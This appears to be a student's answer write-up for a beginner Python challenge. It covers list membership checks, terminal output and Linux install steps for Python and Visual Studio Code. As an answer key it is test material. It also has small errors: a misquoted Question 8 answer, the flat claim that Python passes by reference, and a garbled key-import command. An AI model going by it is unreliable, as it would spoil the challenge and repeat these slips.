
Now let's say we wanted to add this variable to another variable. A common misconception is that we take the bucket itself and use that. But in Python, we don't. We pass by reference. As in, we merely pass a location of the variable — we do not pass the variable itself. The alternative is to pass by value. This is very important to understand, as it can cause a significant amount of headaches later on.

This is very important in toy making. We once had a small bug where an elf assigned different variables to the same toy. We thought we had 800 versions of the toy as we had 800 variables, but it turns out they were all pointing to the same toy! Luckily those children managed to get toys that year.

Answer: *pass by reference*

Question 7: if the input was "Skidy", what will be printed?


From Google forms, **copy the code** given



Examine the following code:


```
names = ["Skidy", "DorkStar", "Ashu", "Elf"]
name = input("What is your name? ")
if name in names:
   print("The Wise One has allowed you to come in.")
else:
   print("The Wise One has not allowed you to come in.")
```

Paste the code on Visual Studio Code and **run the program**



```
names = ["Skidy", "DorkStar", "Ashu", "Elf"]
name = input("What is your name? ")
if name in names:
    print("The Wise One has allowed you to come in.")
else:
    print("The Wise One has not allowed you to come in.")
```

Once you have run the program, input Skidy into the terminal.




```
PS C:\Users\vaari\OneDrive\Desktop\Python Fundamentals> & C:
/Users/vaari/AppData/Local/Microsoft/WindowsApps/python3.10.
exe "c:/Users/vaari/OneDrive/Desktop/Python Fundamentals/hel
lo.py"
What is your name? Skidy
The Wise One has allowed you to come in.
PS C:\Users\vaari\OneDrive\Desktop\Python Fundamentals> ▯
```

Answer: *The Wise One has allowed you to come in.*

Question 8: If the input was “elf”, what will be printed?

From the same code, re-run the program and input elf in the terminal



```python
names = ["Skidy", "DorkStar", "Ashu", "Elf"]
name = input("What is your name? ")
if name in names:
    print("The Wise One has allowed you to come in.")
else:
    print("The Wise One has not allowed you to come in.")
```

```
PS C:\Users\vaari\OneDrive\Desktop\Python Fundamentals> & C:
/Users/vaari/AppData/Local/Microsoft/WindowsApps/python3.10.
exe "c:/Users/vaari/OneDrive/Desktop/Python Fundamentals/hel
lo.py"
What is your name? elf
The Wise One has not allowed you to come in.
```

Answer: *The Wise One not has allowed you to come in.*

Thought Process/Methodology:

Before we start, we must ensure that we have python installed in our system. Usually if we are using Linux (which in this case), python has already been installed. However, to make sure that we are running the latest version of python simply input **apt update && apt upgrade -y** (we need to have root privileges) to make sure that all of our packages and repositories are up-to-date. Once we have successfully updated our python, run python by inputting **python3.** Once you have successfully run python without hiccups, just input **True+True** and observe the outcome. To find out what is the database used for installing other people's library, we can just simply read the task given where they have stated that PyPi is the database used for installing other people's library. To observe the output of bool("False") just go to your python terminal and input **bool("False")** and observe the outcome by clicking **enter**. From the same passage, we can also determine that the two most popular libraries that we were required to install were Requests and Beautiful Soap. Upon further research, we can find out that the request library is used to download the HTML of a webpage. Before we proceed in analysing the code given, we must make sure that we have an integrated development environment (IDE) or a text editor to view the outcome. We be using Microsoft Visual Studio Code to analyse and view the output. To install Code, we must update the packages index and install the dependencies by inputting **sudo apt install gnupg2 software-properties-common apt-transport-https wget -y.** Then,
import the Microsoft GPG key by inputting **wget - q https://packages.microsoft.com/keys/microsoft.asc -O-** After that, enable the repository by inputting **sudo add-apt-repository "deb [arch=amd64] https://packages.microsoft.com/repos/vscode stable main"** then, install the latest version of Visual Studio Code by inputting **apt update && apt install code.** After successfully installing code on your Linux, open code and create a new .py file. After creating the file, copy the code to analyse and paste it in our file. Debug the file by pressing **F5** on your keyboard and observe the outcome. From the outcome, we can see that the method used was pass by reference. To understand more pass by reference, simply re-read the passage containing data types. Copy the code given from Google forms and paste it on the .py file we've created. Run the program and input **Skidy**. Observe the outcome. Repeat the process, but this time input **elf** into the terminal and observe the outcome.